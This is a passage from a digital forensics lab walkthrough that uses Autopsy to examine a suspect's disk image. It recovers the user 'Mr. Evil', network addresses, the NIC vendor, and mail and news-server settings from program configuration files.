


There are two network cards on this system. One is a Compaq WL 110 Wireless LAN PC Card and another is Xircom CardBus Ethernet 100 + Modem 56 (Ethernet Interface).



13. A search for the name of "G=r=e=g S=c=h=a=r=d=t" (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) reveals multiple hits. One of these proves that G=r=e=g S=c=h=a=r=d=t is Mr. Evil and is also the administrator of this computer. What file is it? What software program does this file relate to?

The file that reveals all this information is **C:\Program Files\Look@LAN\irunin.ini**.



This file belongs to the program Look@LAN.

14. This same file reports the IP address and MAC address of the computer. What are they?

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Keyword Lists Keyword Search

Program Files (36)

123WASP (9)

Accessories (3)

Agent (20)

Anonymizer (6)

Cam (39)

CHAT (2)

Common Files (8)

ComPlus Applications (2)

DirectX (3)

Ethereal (45)

Faber Toys (10)

GlobalSCAPE (3)

Internet Explorer (10)

Look@LAN (18)

Report (4)

sounds (7)

Messenger (14)

microsoft frontpage (3)

mIRC (16)

Movie Maker (8)

MSN (4)

MSN Gaming Zone (3)

NetMeeting (23)

Network Stumbler (15)

Online Services (5)

Outlook Express (14)

PLLS! (4)

Search: /img_4Dell Latitude CPl.E01/vol_vol2/Program Files/Look@LAN

18 Results

Save Table as CSV

Name	S	C	Modified Time	Change Time	Access Time	Created Time
runn.ini			2004-08-25 21:26:10 IST	2004-08-25 21:26:10 IST	2004-08-25 21:26:10 IST	2004-08-25 21:26:09 IST
runn.ini			2004-08-25 21:25:27 IST	2004-08-25 21:25:27 IST	2004-08-25 21:26:09 IST	2004-08-25 21:26:09 IST
lclass.dat			2003-04-27 19:01:26 IST	2004-08-25 21:26:05 IST	2004-08-26 20:36:15 IST	2004-02-16 16:21:14 IST
lalservices.dat			2004-02-18 14:54:32 IST	2004-08-25 21:26:05 IST	2004-08-26 20:36:18 IST	2004-02-16 16:21:14 IST
License.txt			2004-02-17 16:18:00 IST	2004-08-25 21:26:11 IST	2004-02-18 15:50:03 IST	2004-02-17 16:10:55 IST
Look@LAN on the WEB.url			2004-02-17 16:01:21 IST	2004-08-25 21:26:11 IST	2004-02-18 14:49:04 IST	2004-02-17 16:01:29 IST
Look@Host.ENG			2003-06-18 17:30:18 IST	2004-08-25 21:26:07 IST	2004-08-26 20:28:25 IST	2004-02-18 15:29:27 IST
Look@Host.exe			2003-06-18 17:30:17 IST	2004-08-27 20:48:04 IST	2004-08-26 20:28:25 IST	2004-02-18 15:29:27 IST
Look@LAN.ENG			2004-02-18 15:21:40 IST	2004-08-25 21:26:07 IST	2004-08-26 20:28:36 IST	2004-02-18 05:05:22 IST
Look@LAN.exe			2004-02-18 15:21:39 IST	2004-08-27 20:48:04 IST	2004-08-26 20:28:49 IST	2004-02-18 05:05:21 IST

Hex Text Application File Metadata Content Results Annotations Other Occurrences

Strings Indexed Text Translation

Page: 1 of 1 Page Matches on page: - of - Match 100% Reset Text Source: File Text

```
%LANDOMAIN%=H-1A90DN6ZXX4LQ
%LANUSER%=Mr. Evil
%LANIP%=192.168.1.111
%LANNIC%=0010a4933e09
%ISWIN95%=FALSE
```

The IP address of this machine is 192.168.1.111 and the MAC address is 0010a4933e09. The Lan user is Mr.Evil. This confirms that Mr.Evil and Greg Schardt are one and the same.

15. An internet search for vendor name/model of NIC cards by MAC address can be used to find out which network interface was used. In the above answer, the first 3 hex characters of the MAC address report the vendor of the card. Which NIC card was used during the installation and set-up for LOOK@LAN?

Media Access Control (MAC) address or the physical address is a 12 digit hexadecimal number hardcoded to the NIC card. The first 3 hexadecimal characters reveal the vendor of the NIC card. There are many websites which offer this service of knowing the vendor of the NIC card. Pasting the MAC address of the computer reveals the vendor.

https://macvendors.com

MACVendors

Home API Plans About Register Login

Find MAC Address Vendors. Now.

Enter a MAC Address

0010a4933e09

XIRCOM

Cisco named a leader
Forrester Wave™: Enterprise Firewalls, Q3 2020

// Features

Data
Our list of vendors is provided directly from the IEEE Standards Association and is updated multiple times each day. The IEEE is the registration authority and provides us data on over 16,500 registered vendors.

Speed
Our API was designed from the ground up with performance in mind. We have stripped our API down to the bare essentials, optimized our servers, and organized our data so that whether your app is making 100 requests a day, or 100,000, you'll never be left waiting.

The Vendor of this NIC card is XIRCOM.

16. What is the SMTP email address for Mr. Evil?

SMTP or Simple Mail Transfer Protocol is a protocol used to send emails. The SMTP email address if present on the system can be found in **C:\Program Files\Agent\Data\AGENT.INI** file.

The screenshot shows the Autopsy 4.17.0 interface. The left pane displays a file tree with 'Program Files (36)' expanded to 'Agent (20)' and 'Data (36)'. The main pane shows a listing of files in 'C:\Program Files\Agent\Data'. The file 'AGENT.INI' is selected, and its contents are displayed in the 'Text' view. The text contains the following information:

```
FullName="Mr Evil"  
EMailAddress="whoknowsme@sbcglobal.net"  
Organisation="B/A"
```

The SMTP email address is "whoknowsme@sbcglobal.net".

17. What is the NNTP (News Server) settings for Mr. Evil?

This information can be found in the same file as above.


The screenshot shows the Autopsy 4.17.0 interface. The left pane displays a file tree with 'Data Sources' expanded to 'vol2 (NTFS / exFAT (0x07): 63-9510479)'. The main pane shows a listing of files in 'C:\Program Files\Agent\Data'. The file 'AGENT.INI' is selected, and its contents are displayed in the 'Text' view. The text contains the following information:

```
NewsServer="news.dallas.sbcglobal.net"  
MailServer="smtp.sbcglobal.net"
```

The news server being used is "news.dallas.sbcglobal.net".

18. What two installed programs show this information?

